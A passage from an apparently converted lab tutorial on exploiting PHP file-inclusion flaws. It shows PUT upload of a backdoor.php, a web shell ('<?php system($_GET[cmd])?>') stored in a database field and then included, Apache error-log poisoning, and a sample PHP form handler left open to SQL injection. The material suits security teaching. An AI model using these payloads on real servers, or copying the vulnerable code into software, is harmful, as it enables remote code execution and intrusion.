
Then restart the apache server.

To use the PUT method to upload a file the easiest is to use a proxy, and catch a GET method, and change it to PUT.

So start your favourite roxy, and open the webpage where you can upload by PUT:




check the proxy:




And change as follows:


change the method to PUT (the HTTP methods are case sensitive so the PUT method is capital)
 give some filename
 delete all line from the header EXCEPT the Host: ... (if you use HTTP/1.0 instead of HTTP/1.1 then
 you can delete that line too)
 then add the backdoor.php code



the upload always take a while. If you do not get an error message:



then you can try the backdoor.



Include database file

Another possibility is to include the database file. On most webpages it is possible to write some description, comment or whatever to your user profile. It can be used, to upload your shellcode. Simply write it there, and include the database file itself. Again it will work, because the PHP does not take care most of the binary data.

To try it we will use the following example application. There is an **uploaddb.html**, with the following content:

```
CREATE new user:
<br>
<br>
<form method="POST" action="uploaddb.php">
id: <input type="text" name="id" />
<br>username: <input type="text" name="username" />
<br>password: <input type="password" name="password" />
<br>comment : <input type="text" name="comment" />
<br>level : <input type="text" name="level" />
<input type="submit" value="create user"/>
</form>
```

it creates a form, to enter the user data. And calls the **uploaddb.php**:


```

<?php
$link = mysqli_connect('localhost','web','P@ssw0rd','a') or
die('Could not connect: ' . mysqli_connect_errno());
$query = 'INSERT INTO tbl1 (id, username, password, comment, level)
values ('' . $_POST["id"] . "', '' . $_POST["username"] . "', '' .
$_POST["password"] . "', '' . $_POST["comment"] . "', '' .
$_POST["level"] . "')';
$result = mysqli_query($link, $query);
if (!$result){
die('Error: ' . mysqli_error($link));
}
echo 'record added<br>';
echo '<a href="rfi.html">next</a>';
mysqli_close($link);
?>

```

Yes, this php code contains an SQL injection vulnerability too, but now we deal with the LFI/RFI problem, so forget about that.

Now let us try to use it. First open the uploaddb.html, and fill it. One field should contain the PHP shellcode, now the comment:




The screenshot shows a Windows Internet Explorer browser window with the address bar displaying `http://192.168.168.101:8888/uploaddb/uploaddb.html`. The page content is titled "CREATE new user:" and contains a form with the following fields:


- id:** 99
- username:** qwert
- password:** (masked with dots)
- comment:** <?php system(\$_GET[cmd])?>
- level:** 99

A "create user" button is located at the bottom right of the form.

hopefully the data added to the database:




Now use the next button, to fire the RFI/LFI vulnerable site:



And if we call the RFI it hopefully going to work.

`http://192.168.168.101:8888/uploaddb/rfi.php?command=data/a/tbl1.MYD&cmd=dir`



```
Warning: Unexpected character in input: '•' (ASCII=7) state=0 in C:\xampp\htdocs\uploaddb\data\tbl1.MYD on line 1
Warning: Unexpected character in input: ' ' in C:\xampp\htdocs\uploaddb\data\tbl1.MYD on line 1
Warning: Unexpected character in input: '◀' (ASCII=17) state=0 in C:\xampp\htdocs\uploaddb\data\tbl1.MYD on line 1
1
1' p  name pass first user level 1  * p - second pass second user level 2 (p | third pass third user level
3 )p | name2 pass fourth user level 1  * p • second2 pass fifth user level 2 )p - third2 pass sixth user
level 3 | 4# @pc| qwert P@ssw0rd+
Notice: Use of undefined constant cmd - assumed 'cmd' in C:\xampp\htdocs\uploaddb\data\tbl1.MYD on line 1
Volume in drive C has no label. Volume Serial Number is 188C-1DCF Directory of C:\xampp\htdocs\uploaddb 01/13/2014
05:15 AM

. 01/13/2014 05:15 AM
.. 06/23/2011 01:02 PM 73 adduser.php 01/13/2014 05:15 AM
data 06/23/2011 01:03 PM 69 listusers.php 01/04/2014 11:16 AM 285 rfi.html 06/26/2011 02:03 PM
88 rfi.php 01/13/2014 04:58 AM 371 uploaddb.html 01/13/2014 03:40 AM 521 uploaddb.php 6 File(s)
1,407 bytes 3 Dir(s) 19,844,141,056 bytes free c
```

But in many cases we just simply do not have any upload possibility at all. What to do then?

Apache log poisoning


We need some area where we can upload the shellcode. But now we have only a local file inclusion, so how to upload a file? One widely used technouque is to "upload" our shellcode to the error log. To do this first we try to open for example the following webpage:

[http://target.page/<?php system\(\\$_GET\["cmd"\]\)?>](http://target.page/<?php system($_GET[)

obviously there will not be file called as <?php system(\$_GET["cmd"])?> on the server. So what will do the server in this situation? It will write to the error.log file there is no file called <?php system(\$_GET["cmd"])?>. So this line appears in the error log. It means, if we can include the error log, the php code will run for us.


One should take care thet, the < used to be change to %3C and space used to be change to %20 by the browsers, we should avoid it, for example by using a proxy to change back.

The error log before the log poisoning:




```
1 [Sat Jan 04 07:30:03.139073 2014] [ssl:warn] [pid 1596:tid 220] AH01909: RSA certificate
  configured for www.example.com:443 does NOT include an ID which matches the server name
2 [Sat Jan 04 07:30:03.429491 2014] [core:warn] [pid 1596:tid 220] AH00098: pid file
  C:/xampp/apache/logs/httpd.pid overwritten -- Unclean shutdown of previous Apache run?
3 [Sat Jan 04 07:30:04.270700 2014] [ssl:warn] [pid 1596:tid 220] AH01909: RSA certificate
  configured for www.example.com:443 does NOT include an ID which matches the server name
4 [Sat Jan 04 07:30:04.470988 2014] [mpm_winnt:notice] [pid 1596:tid 220] AH00455:
  Apache/2.4.4 (Win32) OpenSSL/1.0.1e PHP/5.5.3 configured -- resuming normal operations
5 [Sat Jan 04 07:30:04.470988 2014] [mpm_winnt:notice] [pid 1596:tid 220] AH00456: Server
  built: Feb 23 2013 12:42:00
6 [Sat Jan 04 07:30:04.470988 2014] [core:notice] [pid 1596:tid 220] AH00094: Command line:
  'c:\xampp\apache\bin\httpd.exe -d C:/xampp/apache'
7 [Sat Jan 04 07:30:04.491017 2014] [mpm_winnt:notice] [pid 1596:tid 220] AH00418: Parent:
  Created child process 3964
8 [Sat Jan 04 07:30:06.273580 2014] [ssl:warn] [pid 3964:tid 236] AH01909: RSA certificate
  configured for www.example.com:443 does NOT include an ID which matches the server name
9 [Sat Jan 04 07:30:07.595481 2014] [ssl:warn] [pid 3964:tid 236] AH01909: RSA certificate
  configured for www.example.com:443 does NOT include an ID which matches the server name
10 [Sat Jan 04 07:30:07.875884 2014] [mpm_winnt:notice] [pid 3964:tid 236] AH00354: Child:
  Starting 150 worker threads.
11
```


Then we call the target URL:



Remember, to intercept it by a proxy:



and change back the URL encoded characters:



Then send it. We get some error message like:

Access forbidden!

You don't have permission to access the requested object. It is either read-protected or not readable by the server.


If you think this is a server error, please contact the [webmaster](#).

Error 403

192.168.168.101

Apache/2.4.4 (Win32) OpenSSL/1.0.1e PHP/5.5.3

It is just fine, because we wanted to write to the error log. Now if you check the error logs again it looks like as:




```
1 [Sat Jan 04 07:30:03.139073 2014] [ssl:warn] [pid 1596:tid 220] AH01909: RSA certificate
